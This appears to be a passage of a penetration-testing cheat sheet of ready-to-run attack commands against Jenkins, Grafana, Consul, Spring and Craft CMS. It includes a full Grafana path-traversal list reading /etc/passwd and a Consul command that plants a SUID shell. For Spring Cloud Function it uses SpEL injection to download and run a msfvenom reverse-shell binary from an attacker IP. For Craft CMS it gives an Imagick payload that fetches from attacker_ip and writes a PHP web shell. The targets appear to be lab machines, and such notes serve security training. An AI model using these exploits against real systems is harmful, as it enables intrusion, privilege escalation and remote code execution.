


- Trigger Remotely Method


bash3 lines
## ------------------| Trigger the jobcurl "http://[username]:[token]@[host]/job/[job name]/build?token=[token name]"## Ex: curl "http://h4rithd:[email protected]:8080/job/TestRun/build?token=h4rithdToken"

07 Grafana
- Best
- Config files
bash4 lines
## ------------------|/etc/grafana/grafana.ini$WORKING_DIR/conf/defaults.ini/usr/local/etc/grafana/grafana.ini- Unauthorized reading of files in Grafana [CVE-2021-43798] - videoPOC
bash47 lines
/public/plugins/alertlist/../../../../../../../../etc/passwd/public/plugins/alertmanager/../../../../../../../../etc/passwd/public/plugins/annolist/../../../../../../../../etc/passwd/public/plugins/barchart/../../../../../../../../etc/passwd/public/plugins/bargauge/../../../../../../../../etc/passwd/public/plugins/canvas/../../../../../../../../etc/passwd/public/plugins/cloudwatch/../../../../../../../../etc/passwd/public/plugins/dashboard/../../../../../../../../etc/passwd/public/plugins/dashlist/../../../../../../../../etc/passwd/public/plugins/debug/../../../../../../../../etc/passwd/public/plugins/elasticsearch/../../../../../../../../etc/passwd/public/plugins/gauge/../../../../../../../../etc/passwd/public/plugins/geomap/../../../../../../../../etc/passwd/public/plugins/gettingstarted/../../../../../../../../etc/passwd/public/plugins/grafana-azure-monitor-datasource/../../../../../../../../etc/passwd/public/plugins/grafana/../../../../../../../../etc/passwd/public/plugins/graph/../../../../../../../../etc/passwd/public/plugins/graphite/../../../../../../../../etc/passwd/public/plugins/heatmap/../../../../../../../../etc/passwd/public/plugins/histogram/../../../../../../../../etc/passwd/public/plugins/influxdb/../../../../../../../../etc/passwd/public/plugins/jaeger/../../../../../../../../etc/passwd/public/plugins/live/../../../../../../../../etc/passwd/public/plugins/logs/../../../../../../../../etc/passwd/public/plugins/loki/../../../../../../../../etc/passwd/public/plugins/mixed/../../../../../../../../etc/passwd/public/plugins/mssql/../../../../../../../../etc/passwd/public/plugins/mysql/../../../../../../../../etc/passwd/public/plugins/news/../../../../../../../../etc/passwd/public/plugins/nodeGraph/../../../../../../../../etc/passwd/public/plugins/opentsdb/../../../../../../../../etc/passwd/public/plugins/piechart/../../../../../../../../etc/passwd/public/plugins/pluginlist/../../../../../../../../etc/passwd/public/plugins/postgres/../../../../../../../../etc/passwd/public/plugins/prometheus/../../../../../../../../etc/passwd/public/plugins/stat/../../../../../../../../etc/passwd/public/plugins/state-timeline/../../../../../../../../etc/passwd/public/plugins/status-history/../../../../../../../../etc/passwd/public/plugins/table-old/../../../../../../../../etc/passwd/public/plugins/table/../../../../../../../../etc/passwd/public/plugins/tempo/../../../../../../../../etc/passwd/public/plugins/testdata/../../../../../../../../etc/passwd/public/plugins/text/../../../../../../../../etc/passwd/public/plugins/timeseries/../../../../../../../../etc/passwd/public/plugins/welcome/../../../../../../../../etc/passwd/public/plugins/xychart/../../../../../../../../etc/passwd/public/plugins/zipkin/../../../../../../../../etc/passwd08 Consul
bash3 lines
echo 'chmod 4755 /bin/dash' > /dev/shm/test.shcurl --header "X-Consul-Token: <TOKEN-********-****>" --request PUT -d '{"ID": "meow", "Name": "meow", "Address": "127.0.0.1", "Port": 80, "check": {"Args": ["/usr/bin/bash", "/dev/shm/test.sh"], "interval": "10s", "timeout": "1s"}}' http://127.0.0.1:8500/v1/agent/service/registerdash -p09 Spring Framework
bash4 lines
### Spring Boot version 2.6.5## ------------------| Manualwget https://raw.githubusercontent.com/sunnyvale-it/CVE-2022-22965-PoC/main/exploit-core.pypython3 exploit-core.py --url http://10.10.11.204:8080/- Spring Cloud Function Vulnerability(CVE-2022-22963)
bash8 lines
## ------------------| Manualmsfvenom -p linux/x86/shell_reverse_tcp LHOST=<LHOST> LPORT=4545 -f elf > h4rithd.elfcurl -i -s -k -X 'POST' -H 'spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("curl <IP>/h4rithd.elf -o /tmp/h4rithd")' -H 'Content-Type: application/x-www-form-urlencoded' 'http://10.10.11.204:8080/functionRouter'curl -i -s -k -X 'POST' -H 'spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("chmod +x /tmp/h4rithd")' -H 'Content-Type: application/x-www-form-urlencoded' 'http://10.10.11.204:8080/functionRouter'curl -i -s -k -X 'POST' -H 'spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("/tmp/h4rithd")' -H 'Content-Type: application/x-www-form-urlencoded' 'http://10.10.11.204:8080/functionRouter'
## ------------------| Metasploituse exploit/multi/http/spring_cloud_function_spel_injection
10 Craft CMS
bash25 lines
## ------------------| Versions between 4.0.0-RC1 – 4.4.14## Check for phpinfocurl -sk "https://craftcms-vuln.ddev.site" -x localhost:8080 -X POST -d 'action=conditions/render&configObject[class]=craft\elements\conditions\ElementCondition&config={"name":"configObject","as ":{"class":"\\GuzzleHttp\\Psr7\\FnStream", "__construct()":{"methods":{"close":"phpinfo"}}}}'
## ------------------| RCE Path## Create h4rithd.msl file<?xml version="1.0" encoding="UTF-8"?><image> <read filename="http://attacker_ip:8000/vuln.png" /> <write filename="/var/www/html/web/shell.php" /></image>
## ------------------| Create the vuln.pngexiftool -comment="<?php phpinfo(); ?>" vuln.png
## ------------------| Expolitcurl -sk "http://surveillance.htb" -x localhost:8080 -X POST -H 'Content-Type: multipart/form-data' -F 'action=conditions/render' -F 'configObject[class]=craft\elements\conditions\ElementCondition' -F 'config={"name":"configObject","as ":{"class":"Imagick", "__construct()":{"files":"msl:/dev/null"}}}' -F '[email protected]'curl -sk "http://surveillance.htb" -x localhost:8080 -X POST -d 'action=conditions/render&configObject[class]=craft\elements\conditions\ElementCondition&config={"name":"configObject","as ":{"class":"Imagick", "__construct()":{"files":"vid:msl:/tmp/php*"}}}'curl -k "http://surveillance.htb/shell.php" -x localhost:8080 --output -
## ------------------| Metasploituse exploit exploit/multi/http/cmsms_object_injection_rceset RHOSTS <IP>set ForceExploit trueh4rithexploit

